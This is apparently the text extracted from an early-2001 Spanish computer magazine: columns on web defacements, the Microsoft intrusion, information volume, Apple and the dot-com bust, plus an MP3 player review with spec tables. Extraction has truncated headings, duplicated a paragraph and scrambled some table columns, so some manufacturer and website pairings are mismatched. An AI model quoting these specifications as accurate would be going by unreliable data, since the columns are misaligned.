Nuestra nota más alta del mes es para la Asociación española de Distribuidores y Editores de Software de Entretenimiento (ADESE) por crear un Código de autorregulación de los videojuegos. Con esta medida se pretende informar y proteger al consumidor, sobre todo a los jóvenes, a través de unas etiquetas que clasificarán los contenidos de los juegos como se hace con las películas.

NOTABL

Como humilde homenaje dedicamos una buena nota al co-fundador de Hewlett-Packard Company, William Hewlett, fallecido el día 12 de enero. Con su muerte se nos va uno de los grandes visionarios tecnológicos del siglo y un gran filántropo.
Creó junto a su socio David Packard la compañía HP.
Un hombre que se caracterizó durante su vida por su espíritu de invención.

SUSPENSO

La mala nota es, en esta ocasión, para la policía turca que ha detenido a unos adolescentes por pasar demasiado tiempo en cibercafés. Las fuerzas del orden turcas aprovecharon unas quejas «anónimas» para detener preventivamente a los chicos con la excusa de que *«los cafés de Internet están llenos de humo de tabaco, los niños pueden acceder a material pornográfico y pueden jugar al*

emoran@acttec.com



Alarma en la Red

De acuerdo con las previsiones formuladas por los gurús informaticos para el siglo que comienza, Internet será escenario de guerras digitales y terrorismo informático, y los ataques en la Red serán una de las constantes que nos aguardan.

Claro que tampoco hace falta ser profeta para deducir que, cuanta más importancia adquiera Internet, más fácil es que se convierta en blanco de todo tipo de sabotajes, conspiraciones y maniobras propagandísticas.

Como muestra, los ataques reiterados al sistema de **Microsoft** durante los últimos meses de 2000. Paradójicamente, el hacker se introdujo en el sistema de la compañía por medio de un fallo de seguridad en el software servidor para el que Microsoft ya había distribuido el correspondiente «parche» el cual, sin embargo, no había instalado en sus propios equipos. Otras versiones hablan de un virus troyano introducido en el correo electrónico de un empleado, a través del cual los intrusos habrían obtenido contraseñas de otros miembros del staff, llegando así a hacerse los dueños virtuales de la red interna de Microsoft. Los expertos en seguridad de la firma de software más importante del mundo tuvieron que librar una especie de batalla, cerrando los accesos de alta prioridad que el hacker iba creando. Este tira y afloja se prolongó durante varios días, hasta que la empresa consiguió clausurar de golpe todas las cuentas creadas por el hacker y avisó al **FBI**. Parece que fue un intento de espionaje industrial por parte de algún grupo de piratas informáticos en alguna parte de la antigua Unión Soviética.

Los focos de tensión en el mundo también son origen de conflictos en Internet. Por ejemplo, en Oriente Próximo se está librando otra batalla en la Red y no sólo propagandística

Los focos de tensión en el mundo también son origen de conflictos en Internet. En lo que se refiere a Oriente Próximo, frecuentemente leemos noticias acerca de «proezas» de hackers de esta región del planeta, y así nos enteramos en **noticias.com** de que el web de la organización integrista musulmana **Hezbollah** fue penetrado por un cracker israelí que dejó una pantalla demandando la libertad de tres soldados judíos prisioneros, junto a una bandera de Israel y un mensaje de paz en el mundo. En ocasiones, las cosas llegan mucho más lejos: hace pocos días, el israelí de 16 años **Ofir Rahum** cayó en una emboscada que le costó la vida, al acudir a una cita con una chica palestina que había conocido por medio de un chat. Ella hablaba inglés y se hacía pasar por turista.

Otros webs considerados particularmente seguros constituyen el blanco habitual de hackers y crackers que, por lo visto, se sienten más realizados demostrando lo que son capaces de hacer en Internet. El otro día, el grupo denominado **Pentaguard** consiguió penetrar en veintiséis webs gubernamentales de Estados Unidos, el Reino Unido y Australia. En este caso los autores de la hazaña parecen ser un simple grupo de gamberros, partidarios de utilizar los servidores para almacenar pornografía gratuita y ficheros MP3.

En España, la página oficial del **ministerio de Economía** fue crackeada impunemente durante dos días a mediados de enero por el grupo **Scythe**, que dejó un mensaje en inglés a favor de las causas de Palestina, Bosnia y Cachemira. Al parecer los intrusos no alteraron datos del sistema.

Cuando estas historias comienzan a ser el pan nuestro de cada día, los responsables de la Administración y entidades financieras palidecen por el riesgo que supone la existencia de fallos de seguridad. El desarrollo de la economía con Internet como soporte durante los próximos años no puede permitirse esa afición creciente a introducirse sin permiso en los sistemas ajenos, y por este motivo un grupo de importantes compañías del sector tecnológico (**AT&T, Oracle, IBM, Hewlett-Packard, Computer Associates, EDS, Entrust Technologies, KPMG Consulting, Cisco Systems, Nortel Networks** y la mismísima Microsoft) han anunciado la creación de un centro especial (el **IT-ISAC**, *Information Technology Information Sharing and Analysis Center)* para estudiar los puntos débiles del hardware y software, compartir técnicas de seguridad y combatir los ataques contra redes corporativas. Parece que tienen para rato.

afgonzal@bpe.es



¡Cuánta información

Cada año se produce en el mundo un par de exabytes de nueva información, lo que supone, en equitativo reparto para cada hombre, mujer y niño, unos 250 megas de libros, revistas, películas, fotos, webs, cartas, ficheros, conversaciones por teléfono… Peter Lyman y Hal Varian dirigen un proyecto de la Universidad de Berkeley que pretende medir la producción mundial de información.

Cuánta información produce el mundo cada año? Toda una pregunta de concurso 50 por 15, Audacia o Pasa Palabra, según preferencias televisivas. Y lo más curioso, y a la vez relevante, es que tiene respuesta: oscila entre uno y dos exabytes, imagino que según lo prolífico del año (un exabyte son mil millones de gigabytes). Un equipo de investigación de la Universidad de California en Berkeley trabaja precisamente en dar dimensión a esas ingentes cantidades de información, así como valorar los soportes necesarios para su almacenamiento y transmisión.

Según el informe, que se puede encontrar en la dirección www.sims.berkeley.edu/how-much-info, el **millón de libros** que se publicaron el año pasado necesitarían 8 terabytes en disco, **los periódicos** 25 y otros 195 teras los documentos de oficina. De menos a más y ya en la Web, los 2.500 millones de páginas estáticas ocupan unos 21 terabytes, aunque en este punto los investigadores matizan la existencia de millones de **bases de datos web** en las que las páginas se crean y desaparecen de forma dinámica: 7.500 teras ocuparía esta Internet espontánea que permanentemente se transforma. Las bases de imágenes y contenidos de la **Nasa** y de las agencias meteorológicas superan los 585 terabytes y el mundo de la imagen, que incluye fotografía, cine y radiografías, ocupa casi el medio millón de teras.

Entre la euforia del dot boom y el pánico del dot bomb, las empresas punto com no deben olvidarse de lo importante que es la comunicación. Algo que debe tenerse muy en cuenta a la hora de diseñar y ofrecer servicios y contenidos

La **comunicación digital**, los mensajes que cada día generamos y recibimos contribuyen más de lo que parece a ese ranking: el billón de *e-mails* que circuló por la Red el año pasado representa, según Lyman y Varian, la nada despreciable cantidad de 11.285 terabytes, casi el doble de los contenidos de la web y mil veces más que todos los libros publicados. Y en esta línea de dimensionar el volumen de la comunicación, las conversaciones telefónicas realizadas en los Estados Unidos ocuparían el medio millón de teras.

Conclusión: la comunicación, por encima de los contenidos, es el líder, en Internet y fuera de la Red. Lo mismo que la información personal (740.000 terabytes en forma de fotos, cintas de vídeo y datos en discos PC) frentae a la publicada, unos 285 terabytes.

En informe también observa comportamientos de consumo de tan ingente volumen de datos. En horas y centrado en los hogares americanos, se denota en los últimos ocho años una estabilidad en la evolución de los grandes medios, dominados por **la televisión** que está unas 1.500 horas conectada al año, mientras que a **la radio** se dedican mil horas, 269 a oir música, 154 a leer periódicos, 96 horas a libros y 80 a revistas. Como era de esperar, los mayores crecimientos los registran los **videojuegos e Internet** con 43 horas/año.

Unos datos que aparte de curiosidad son indicadores de algo que flotaba en el ambiente: la importancia de la comunicación en el mundo moderno y el papel que la red y, por extensión las tecnologías de la información, tiene y va a seguir teniendo. Una relevancia que debe considerarse a la hora de diseñar y ofrecer servicios y contenidos, porque de ello depende en buena parte el que sean aceptados. Algo esencial en el momento de replanteamiento por el que atraviesan las empresas *punto com*, que han pasado de la euforia del *dot boom* al pánico del *dot bomb*. Por último es justo rendir una instante de recuerdo, y de reconocimiento, a **William Hewlett** fundador, junto a David Packard, de HP y que ha fallecido a los 87 años en su casa de Palo Alto. En su legado hay mucho que destacar, además de su garaje, monumento a la innovación y al desarrollo empresarial, en el que empezó a trabajar con Packard para construir mucho más que la avanzada e innovadora HP: todo un estilo de gestión, cultura y valores humanos, junto a inventos y logros que han contribuido a que las tecnologías de la información sean lo que son y sirvan para lo mucho que sirven.



jcortijo@bpe.es

El nuevo estilo de vida digital

Ante un abarrotado auditorio de 5.000 entregados fans de Apple, apoyados en espíritu por otros 250.000 más que siguieron la presentación gracias a Internet y QuickTime, Steve Jobs, el «mandamás» de la empresa de la manzana y auténtico gurú de la cosa informática, anunció la muerte del PC y dio la bienvenida al *digital lifestyle* (estilo de vida digital).

Los que tuvimos la oportunidad de ver en directo a través de la Red a un apasionado **Jobs** glosando las bondades de los productos de **Apple**, no podemos más que rendirnos a la evidencia de que la empresa de **Cupertino** es algo más que un fabricante de ordenadores que también desarrolla su propio sistema operativo. Apple se ha convertido en un símbolo para mi generación (los que vamos de los 30 a los 40 años) y también quiere serlo para las siguientes.

La estrategia para lograr este objetivo pasa por saber adaptarse al nuevo estilo de vida digital, por lo que Steve Jobs ha puesto a todos sus ingenieros a trabajar para hacer de la plataforma **Macintosh** el centro (él lo bautizó como *digital hub*) de los dispositivos que han cambiado la forma en la que los usuarios se relacionan con la tecnología.

No es mi intención comentar las novedades presentadas por Jobs en el **MacWorld** de **San Francisco** (para conocerlas os recomiendo leer nuestra sección «Mundo Mac» de este mes); lo que sí me interesa es la visión que tiene del futuro —en algunos casos presente— de la informática. Ya sea un Macintosh o un PC de **Intel** o **AMD** con **Windows**, **Linux**, **BeOS** o cualquier otro sistema operativo, lo cierto es que el ordenador personal ha perdido protagonismo frente a Internet. La Red ha hecho que nos replanteemos nuestra relación con los ordenadores y que busquemos otros dispositivos para disfrutar de todo lo que ofrece.

Por este motivo, ya nadie se sorprende si alguien va en el metro y saca su **PDA** para consultar la agenda del día, si nuestro vecino de arriba se pasa horas navegando por la Red en busca de ficheros **MP3** para oírlos en su reproductor del tamaño de un paquete de tabaco, si en el inevitable atasco de las 7:30 de la tarde vemos al conductor de al lado moviendo frenéticamente la ruedecita de su teléfono **WAP** en busca de un servicio de venta de entradas de cine, si nuestros tíos compran un teléfono fijo con acceso a Internet para estar en contacto vía e-mail con su hijo que vive en **París**...

Ante este estilo de vida todavía hay mucha gente que reniega porque no quieren verse sometidos a lo que ellos llaman «la tiranía de la tecnología». Y en cierto modo tienen razón, ya que muchas de las necesidades que nos creamos vienen dictadas por el mercado, que nos impone servicios y productos que en realidad no necesitamos.

Hace tiempo que se rumoreaba, pero ya es una realidad: el PC ha dejado de ser el centro del universo informático para dar paso al nuevo estilo de vida digital

La telefonía móvil con el actual WAP y el futuro **UMTS**, los PDAs con conexión a Internet, los relojes con reproductor MP3, las cámaras digitales, el **GPS** para el coche, la televisión digital con cientos de canales diferentes, los supermercados virtuales, las grabación de películas en **DVD**, los **e-books**, las neveras con conexión a Internet... deben tomarse como adelantos tecnológicos que nos hagan la vida más fácil y divertida, aunque todo tiene su lado oscuro si no sabemos cortar a tiempo y nos convertimos en «infodependientes» o «tecnoadictos».

Personalmente, le encuentro muchas ventajas al nuevo estilo de vida digital, y la primera de ellas es que no tiene por qué estar reñido con valores más «clásicos» como disfrutar de una obra de teatro, visitar un museo, escaparte al campo los fines de semana, escribir cartas a tus amigos, salir de copas, conocer los restaurantes más exóticos de tu ciudad, apuntarte a una carrera popular, sacar a pasear al perro o comprar el periódico en el quiosco de la esquina. Todo esto lo puedo seguir haciendo porque me aprovecho de lo bueno que me ofrece la tecnología, pero no me siento dependiente de ella. Por este motivo, me alegro de dar la bienvenida al nuevo estilo de vida digital a todos los lectores de PC ACTUAL.



lrubio@bpe.es

El «fracaso» de

Mucho se habla estos días de la recesión que están sufriendo las empresas que se han lanzado al ciberespacio, y del total y absoluto fracaso del comercio electrónico. Personalmente pienso que, como casi siempre que aparece la palabra «Internet», se buscan explicaciones extremas.

La mal llamada **Nueva Economía** está de capa caída. Tras perder miles de millones de pesetas en las bolsas de todo el mundo, el mercado está ajustando sus valores y colocándolos donde realmente deben de estar. Bajo mi punto de vista, que de bolsa, valores, índices y operaciones se más bien poquito, las empresas del Nuevo mercado deberían cotizarse entorno a la de sus homólogas tradicionales, con una fluctuación del 10 %. Porque guste o no, Internet tiene un futuro prometedor, y será una plataforma de negocio inmejorable. Sin embargo, la cultura del «pelotazo» ha inducido a muchos inversores ha lanzarse al ciberespacio con los ojos tapados y sin ningún conocimiento del medio, inyectando grandísimas cantidades de dinero con la falsa esperanza de los rápidos y abultados beneficios. Y al pasar el tiempo y ver que lo único que conseguían del medio era unas abultadas facturas y apenas unas pesetas de facturación, han decidido poner la marcha atrás y salir lo más airosamente posible del enredo. Y por supuesto, a partir de aquí ya no se habla de otra cosa que del fracaso de Internet.

Mirando un poco hacia atrás, podemos encontrar situaciones muy parecidas a esta, en otros ámbitos de la economía. El ejemplo que primero me viene a la cabeza es el de los videoclubs. Al principio se vaticinó el fin de las salas de cine, y el que tenía cuatro duros en el banco se lanzó a la aventura y montó un videoclub. La ley de la oferta y la demanda colocó a todos en su sitio y redujo el número de estos establecimientos a una cantidad soportable y aceptable para el mercado. Y por supuesto, los cines no han desaparecido; han mejorado sus instalaciones.

Los negocios en la Red son una carrera de fondo y no un *sprint*. Y disponemos de un ejemplo reciente también relacionado con Internet. ¿Qué ocurría en España hace dos años con los ISPs? Entre otras cosas, en España teníamos el doble de proveedores de acceso que en Estados Unidos, con una población 10 veces inferior. A día de hoy, la corrección del mercado ha colocado a todo el mundo en su sitio, y el negocio y la responsabilidad de conectar a todos los españoles ha recaído casi en un 100 % en los operadores de telefonía. Curiosamente sobre aquellas compañías en las que el negocio tradicional eran las telecomunicaciones. ¿Qué va a pasar con los proveedores de contenidos? Pues que al final acabarán haciéndose con el control de las publicaciones electrónicas: unas directamente, como es hasta ahora nuestro caso con **www.vnunet.es**, y otras asumiendo la responsabilidad en los canales de los grandes portales. En el caso del comercio electrónico ocurrirá prácticamente lo mismo. Salvo alguna sorpresa (compañía que lo haga realmente bien), todo este negocio quedará en manos de aquellos que hasta la fecha se han dedicado a vender, que tienen presencia superior a la local y tienen experiencia en la venta por correo o por televisión.

Dicen que el terminal Internet del futuro inmediato será el móvil. Pero si nos cuesta aceptar una cookie o dejar una dirección de e-mail, ¿vamos a dejar que nos tengan físicamente localizados?

En cuanto al medio mayoritario que se utilizará, hace un par de años sólo se hablaba de Internet por televisión, y se dudaba mucho que comenzáramos este milenio con la supremacía del PC como terminal de la Red. Como habéis podido comprobar, la predicción no se ha cumplido. ¿Qué pasará en el futuro? Casi todo el mundo afirma que los móviles serán la plataforma por excelencia. No dudo que todos tengamos un móvil conectable a Internet por un protocolo algo más factible que el actual **WAP**, pero de ahí a que lo utilicemos sistemáticamente se topa con un contratiempo importante: los nuevos protocolos incluyen una localización casi exacta del terminal. Y si nos quejamos de las *cookies*, nos hacemos los remolones cada vez que tenemos que dejar una dirección de correo electrónico en cualquier página web... ¿vamos a consentir estar permanetemente localizados con nombre y apellidos? Yo creo que no.

Pon una melodía en tu vida

Analizamos compresores, reproductores y software MP3

Todos conocíamos la gran capacidad de la Red como medio de difusión. Lo que quizá no podíamos prever hace unos años era su capacidad para divulgar algo que hasta hace unos años era propiedad indiscutible de los compactos y vinilos: la música.

La música está de moda. Esta afirmación parece banal y obvia si nos preguntamos cuándo no lo ha estado. Sin embargo, si matizamos esa teoría diciendo que «la música digital está de moda», parece que empieza a cobrar sentido.

Su proceso de popularización comenzó hace ya década y media. Son muchos los desarrollos parejos a esta forma de expresión, desde los CDs hasta las composiciones generadas por ordenador. No obstante, si retrocedemos hasta mediados de los noventa, nos encontramos con el inicio de la difusión de un nuevo formato: la música digital comprimida.

La creación en 1988 de la tecnología MPEG derivó en la aparición, aproximadamente un lustro después, de un algoritmo de compresión que nos permitía disfrutar de la música digital de toda la vida, aderezada por la excelente calidad del soporte digital, pero con un tamaño mucho menor al habitual hasta entonces. Como no podía ser de otra forma, nuestros ordenadores fueron los primeros en acoger esta novedosa tecnología.

Unos pequeños programas, conocidos como reproductores de MP3, cuyos máximos representantes en cuanto a nivel de popularidad son Winamp y Sonique, nos permiten ahora disfrutar de todo tipo de música gracias a nuestros amigos electrónicos.

Reproductores hardware

Como podréis comprobar en las siguientes páginas, la oferta disponible en cuanto a dispositivos portátiles es realmente completa. Entre los productos analizados encontraréis soluciones basadas en las cada vez más conocidas memorias Compact Flash, SmartMedia, Multimedia Card e incluso Memory Stick. También se han hecho un importante hueco los que utilizan el CD como soporte de almacenamiento, de modo que es posible escuchar CDs de música y compilaciones MP3 en CD-R e incluso CD-RW. Por último, los compactos *jukeboxes* permiten almacenar mucha más información a costa de un mayor peso y menor portabilidad, pero con una relación calidad/precio excelente.

En cada uno de estos segmentos encontraréis que los detalles cada vez están más pulidos y que estos productos ofrecen unas prestaciones realmente destacables, con una calidad de sonido y unas opciones muy cuidadas. El abaratamiento de los componentes integrados en estos dispositivos y el avance de las tecnologías implicadas está proporcionando desarrollos que, aunque aún no son «populares», auguran un futuro próximo realmente interesante.

Javier Pastor y Juan Carlos López

Melodías en el mínimo espacio

Analizamos 16 soluciones portátiles para reproducir MP3

El éxito rotundo del formato de compresión musical más polémico del mundo es ya un hecho. La gran cantidad de dispositivos disponibles permiten ofrecer al usuario una alternativa real, y cada vez más accesible, a los tradicionales *walkman* y *discmans*.

Javier Pastor Nóbrega



En el número de noviembre, tuvimos la oportunidad de analizar algunos de los últimos reproductores que se comercializaban. Sin embargo, frente a la avalancha de lanzamientos os ofrecemos un nuevo artículo más completo y donde podréis encontrar buena parte de la oferta actual.

Pasado y presente

En apenas dos años, este segmento ha vivido un avance impresionante, en el que se han mejorado los métodos de transferencia de datos (gracias a los puertos USB), aumentado la cantidad estándar de memoria y multiplicado los desarrollos de los distintos fabricantes. Aquellos rudimentarios ingenios que tenían cabida para apenas 16 Mbytes y conexión a través del puerto paralelo han desaparecido de las tiendas, dando paso a nuevas ofertas con más memoria, más potencia y claridad de sonido, y precios cada vez más ajustados.

La polémica de los primeros reproductores, como los fabricados por Diamond/S3, ha desaparecido. Las compañías han perdido el miedo y el formato MP3 se ha tomado como un estándar de facto para todo tipo de dispositivos. Incluso gigantes como Intel o Compaq se han atrevido a lanzarse a este mercado con productos de calidad que, lamentablemente, no han llegado todavía a nuestro país.

Paralelamente a soluciones que podríamos calificar como «de sobremesa», del estilo de los aparatos DVD/MP3 (Kiss, Terratec, DiViDo), cadenas de música y autorradios, la gama de reproductores portátiles MP3 se divide claramente en tres segmentos. Por un lado, el más numeroso engloba a todos aquellos ingenios basados en la utilización de módulos de memoria interna. El segundo incluiría a la cada vez más alta oferta de *discmans* con funciones MP3. Y, por último, los nuevos desarrollos, en los cuales se incluyen discos duros con unas características muy especiales, y que caracterizan a los llamados *jukeboxes* digitales.

En continuo movimiento

Debido a una serie de características comunes, los primeros se muestran como los más indicados para aquellos usuarios que requieren una movilidad máxima. Al carecer de partes móviles, estos productos evitan los incómodos saltos en la reproducción, uno de los mayores inconvenientes achacados desde siempre a los *walkmans* y *discmans* convencionales.

En la oferta actual, estos desarrollos suelen contar con 64 Mbytes de memoria, lo que ya supone una cantidad decente, permitiendo almacenar entre una y dos horas de música, según la calidad de los ficheros MP3. Además, otras de sus credenciales son: un tamaño reducido, un peso prácticamente insignificante en la mayoría de los casos y una calidad de sonido muy elevada.

No obstante, lo más importante es el modo en el que almacenan el audio. Para este cometido, hacen uso de memorias en distintos formatos y ofrecen, casi siempre, opciones de ampliación o de sencillo intercambio. Las posibilidades son muchas, desde memorias Compact Flash hasta módulos en forma de MMC (MultiMedia Card) o SmartMedia, pasando por los cada vez más conocidos Memory Stick de Sony.

La relación entre la capacidad ofrecida y el precio, o la expansión, que estos tipos de memoria ofrecen debe ser un aspecto a tener muy en cuenta por los futuros compradores. Tras hacer las cuentas, uno de los que más convencen son las tarjetas Compact Flash. Sin embargo, los demás deben ser también considerados. Aunque las Multimedia Cards y SmartMedia ofrecen similares posibilidades de

Reproductores basados en memorias

Fabricante	Iomega	NowTelecom	Sony	Samsung	Pretec	Philips
Modelo	HipZip	Titi@	MS-NW7	Yepp YP-NEU	DC530	Rush! SA125
Precio (pesetas / euros)	73.900/444,14	25.172/151,28	73.706/443	46.120/277,19	33.500/201,34	55.950/336,27
Web	www.iomega.com	www.nowtelecom.co.kr	www.sony-europe.com/com	www.samsung.es	www.pretec.com	www.philips.com
Distribuidor	TechData	Master Coelectronic	Sony	Samsung	Zonet	Philips
Teléfono distribuidor	93 297 03 43	91 519 43 42	902 402 102	902 101 130	91 575 35 02	902 113 384
Conexión con el PC	USB	Paralelo	USB	USB / Paralelo (opcional)	USB	USB / Paralelo
Cantidad Mbytes	40	32	64	64	2	64
Tipo de memoria	Pocket Zip	Flash integrada	Memory Stick	Flash integrada	Flash integrada	SmartMedia
Ranura de expansión (1)	n.d.	MMC	n.d.	SmartMedia	Compact Flash	n.d.
Baterías	Recargable ión litio	1 pila AAA	Recargables ión litio	2 pilas AAA	2 pilas AA	2 pilas AAA
Duración estimada (horas)	12	5	4	10	n.d.	12
Tasa transferencia (Kbytes por segundo)	116,79	51,31	204,13	233,68	228,59	162,52
Tamaño (ancho x alto x largo, en mm.)	107 x 70 x 29	70 x 61 x 17	96,3 x 37 x 19,2	60 x 85 x 27	91 x 80 x 35	70 x 70 x 16
Peso (en gramos, sin baterías)	185	43	65	54	136	50

(1) Mediante esta opción es posible ampliar la memoria base del dispositivo con las tarjetas de memoria adecuadas.

(2) Hace uso de la batería interna del teléfono móvil.

expansión en los dispositivos que hacen uso de ellas, no existen tantos fabricantes que las desarrollen. En cuanto al formato propietario de Sony, no hay demasiado que decir. Estos módulos son aún caros, pero sus prestaciones y su versatilidad los hacen muy apetecibles, sobre todo si disponemos de cámaras fotográficas o de vídeo digitales de esta firma. Aparte de todas ellas, ha aparecido un nuevo y duro competidor, bautizado como PocketZip y proveniente de la empresa Iomega. De todos estos formatos, sus características, ventajas e inconvenientes se da buena cuenta en un artículo que también publicamos este mes y cuyo título es *Pequeño formato*.

Junto a la importante misión de la memoria, a la hora de transferir los títulos de audio a los distintos reproductores, es imprescindible la utilización de un software específico para estos productos, además de una conexión con el PC, que en la inmensa mayoría de los casos utiliza ya el puerto USB. Gracias a esta especificación, las tasas de transferencia son más que decentes, pudiendo completar el almacenamiento de los típicos 64 Mbytes en aproximadamente cinco minutos, con ligeras diferencias entre unos y otros productos.



.En el mercado americano existen ofertas que aún no han llegado a nuestro país, como este reproductor de Creative.

Respecto al programa empleado, mientras que algunos se basan en aplicaciones veteranas como MusicMatch Jukebox o RealJukeBox, en buena parte de los dispositivos analizados hemos encontrado software independiente orientado a este propósito, con sorpresas agradables como el OpenMG que acompaña al *walkman* digital de Sony. Otra de las posibilidades es la que ofrece el HipZip, que no sólo recurre a la aplicación Jukebox, sino que además monta los discos PocketZip como unidades removibles de almacenamiento, lo que facilita aún más la tarea de transmisión de datos.

Los displays digitales y las opciones disponibles en estos reproductores también han madurado, facilitando la visualización de los títulos de canciones, nombres de artistas y álbumes, nivel de volumen y de batería o tiempo transcurrido de reproducción. Los controles suelen ser originales e intuitivos, y aprovechan los propios botones de volumen o de avance y retroceso para seleccionar las distintas opciones. Así, podremos crear listas (sólo en parte de los

PDAs y Pocket PCs con marcha

Algunos de los complementos más novedosos para PDAs vienen de la mano de este formato. Por ejemplo, Good Technologies comercializa con su SoundsGood un módulo Springboard para el Visor que ya permite reproducir y controlar la música MP3 desde nuestro asistente de datos personal. La limitada memoria de este tipo de productos hace que los propios módulos incluyan cantidades suficientes para la reproducción de muchos minutos de música.

Esta nueva moda portátil también se ha trasladado a los nuevos Pocket PC, esas pequeñas maravillas que ofrecen aún más posibilidades que los PDAs tradicionales y que integran, entre otros componentes, la aplicación Windows Media. Aunque las memorias incluidas en tales soluciones aún es insuficiente para la reproducción, la posibilidad de ampliarla en modelos como los Jornada, Cassiopea o iPAQ (con el conveniente adaptador) permite extender las posibilidades. En análisis previos hemos comprobado el buen funcionamiento de este tipo de aplicación, que además corre en *background* con el resto de procesos del sistema.



Best Buy	Ericsson	Creative
Easy Listen 64	HPM-10	DAP II MG
35.800/215,16	33.275/200	63.048/378,93
www.bestbuy-int.com/	www.ericsson.es	www.europe.creative.com
World Wide Sales	Ericsson	Creative
902 408 408	91 339 10 00	91 662 51 16
USB	Paralelo	USB
64	32	64
Flash integrada	Multimedia Card	Flash integrada
n.d.	n.d.	SmartMedia
Recargable Ni-Mh	n.d.(2)	2 pilas recargables AAA
8	n.d.	7
176,49	62,31	n.d.
102 x 63 x 11,5	41 x 40 x 15	58 x 90 x 18
55	n.d.	n.d.

productos analizados), tocar las canciones al azar o con repetición de títulos, activar o desactivar los sistemas *bass*, e incluso acceder a la información sobre la compresión y *bitrate* de cada fichero.

Como «pega», señalaremos que no llegamos a entender cómo siguen sin llegar a nuestro país artículos con sintonizador de radio incorporado. Algo tan obvio y tan útil no debería representar una traba tan grande tras dos años de desarrollos.

■ **El CD como protagonista**

Todos los que vean los 64 Mbytes estándar como una cantidad ínfima podrán acceder a otro tipo de unidades que hacen uso del disco compacto como soporte de almacenamiento. Gracias a esos 640 Mbytes, la cantidad de canciones que es posible guardar se multiplica por diez. Esta característica, junto con la posibilidad de reproducir CDs de audio convencionales, hace de estos ingenios una opción a tener muy en cuenta por los usuarios.

Las dimensiones de estas soluciones son idénticas a las de los *discman*, con diseños que van desde lo tradicional —Compro o EasyGo— a la vanguardia total, los más modernos Expanium o Pine. En este apartado, hemos asistido a un fenómeno que ya habíamos observado en análisis de grabadoras de CD: la utilización de una misma tecnología base para lanzar al mercado un producto idéntico al de otro montador. Así, los desarrollos de Best Buy y de Compro, y los de A-Max y Waitec, son versiones que apenas pueden ser diferenciadas si no tomásemos en cuenta el aspecto exterior.

Al margen de esta curiosidad, su principal reclamo es, precisamente, el soporte del formato CD-DA pero también el del ISO9660, que corresponde a los compactos de datos en los que albergamos los ficheros MP3. Parte de estos reproductores dan soporte además tanto a discos grabables CD-R como a regrabables, CD-RW, lo que aumenta aún más el interés.

Sin embargo, en nuestros análisis hemos descubierto ciertos inconvenientes que restan algo de valor a este conjunto. El más importante de ellos es el propio control de directorios que ofrecen, ya que el movimiento a través de las distintas carpetas es aún algo confuso. En todos los casos se realiza una numeración secuencial de las canciones encontradas en el CD de datos, lo que obliga al usuario a conocer su estructura e ir probando con varios números hasta que finalmente obtiene el título deseado. Algo de culpa la tienen los *displays* presentes, que apenas muestran el número y tiempo transcurrido de cada canción, una información que no da para mucho y que debe ser ampliada en revisiones futuras.

En el mercado existen diversos tipos de memoria disponibles.



Los *jukeboxes* están cubriendo la demanda que los usuarios más exigentes habían realizado.

Un detalle que ha sido muy bien solucionado es el salto en las melodías gracias a la inclusión de componentes mecánicos. Al igual que en los *discman*, en estas soluciones, los golpes e incluso los movimientos bruscos podrían causar incómodos cortes, pero los fabricantes se han esmerado y en todos los productos evaluados hemos topado con mecanismos *anti-skip* o *anti-shock* que previenen este efecto durante un tiempo que puede llegar a los 100 segundos. Eso sí, al igual que ocurre con los *discman*, el acceso a los títulos conlleva un proceso de búsqueda y posicionamiento del haz de láser y, por

Soluciones basadas en CDs

Fabricante	Pine D'Music	Philips	A-Max	Waitec	Best Buy	Compro
Modelo	SM-200C	Expanium	Napa DAV310	Tanky	EasyGo	MPCD-455
Precio (pesetas/euros)	38.707/232,63	38.707/232,63	29.822/179,23	20.900/125,61	21.490/129,16	21.465/129
Web	www.philips.com	www.pineuk.com	www.amaxhk.com	www.waitec.com	www.bestbuy-int.com	www.acscompro.com
Distribuidor	CD World	CD World	CD World	Plus Multimedia	World Wide Sales	CD World
Teléfono distribuidor	902 33 22 66	902 33 22 66	902 33 22 66	91 301 26 69	902 408 408	902 33 22 66
Soportes aceptados	CDDA, CD-R, CD-RW	CDDA, CD-R, CD-RW	CDDA, CD-R, CD-RW, VCD	CDDA, CD-R, CD-RW, VCD	CDDA, CD-R	CDDA, CD-R
Tipo de batería	2 pilas AA recargables	2 pilas AA	Recargable ión litio	Recargable ión litio	2 pilas AA recargables	2 pilas AA recargables
Autonomía estimada (horas)	3	4	3	3	4	4
Tamaño (ancho x largo x alto, en mm.)	130 x 142 x 30	130 x 138 x 32	165 x 146 x 31	165 x 146 x 31	145 x 130 x 28	145 x 130 x 28
Peso (en gramos, sin las baterías)	280	260	n.d.	n.d.	250	250

tanto, un cierto tiempo, que es mayor cuanto mayor es la distancia entre ellos. Evidentemente, para acceder a tales soluciones, es más que recomendable disponer de una unidad grabadora o regrabadora de CDs, desde la cual realizar nuestras compilaciones favoritas para luego disfrutarlas en estos aparatos.

Reproductores en formato jukebox

Fabricante	Creative	Archos	HanGo
Modelo	DAP Jukebox(1)	Jukebox 6000	PJB-100 (2)
Precio (pesetas/euros)	83.535/502,06	79.000/474,80	142.720/857,76
Web	www.europe.creative.com	www.archos.com	www.pjbox.com
Distribuidor	Creative Labs	CD World	UHU Trading
Teléfono distribuidor	91 662 51 16	902 33 22 66	(+41)+1 240 33 60
Conexión PC	USB	USB	USB
Baterías	4 pilas AA recargables Ni-MH	4 pilas AA recargables Ni-MH	Recargable ión litio
Autonomía (horas)	5	5	1 4
Resolución LCD (*píxels*)	132 x 64	n.d.	128 x 64
Capacidad disco duro (Gbytes)	6	6	6
Búffer interno (Mbytes)	8	2	1 2
Formatos soportados	MP3, WAV	MP3	MP3
Tamaño	127 x 127 x 38	115 x 82 x 34	150 x 26 x 80
Peso (en gramos, sin baterías)	397	290	280

(1) El comentario de este producto se encuentra en el número de octubre de PC Actual.

(2) El reproductor de la firma HanGo no se encuentra aún disponible en nuestro país y hemos querido incluirlo como referencia.

Lo último de lo último

Es la última moda. Con timidez, pero ya comienzan a aparecer dispositivos que aprovechan las posibilidades de los cada vez más reducidos discos duros. Ya en octubre analizamos el DAP Jukebox de Creative (página 218), una solución sorprendente y realmente económica en comparación con



Las cámaras digitales de fotografía y vídeo son complementos perfectos para los dispositivos MP3.

otras.

Por lo novedoso de este segmento, sólo hemos podido acceder a otra unidad, del fabricante Archos, que comentamos en páginas posteriores y que comparamos en la tabla con el analizado Jukebox y con el Personal Jukebox PJB-100, de la casa HanGo, que ha sido imposible conseguir.

Este tercer grupo está destinado a aquellos usuarios que no estén tan necesitados de movilidad y que los destinen a un uso intermedio entre lo que ofrece, por ejemplo, el reproductor de Sony y el propio ordenador portátil o el de sobremesa.

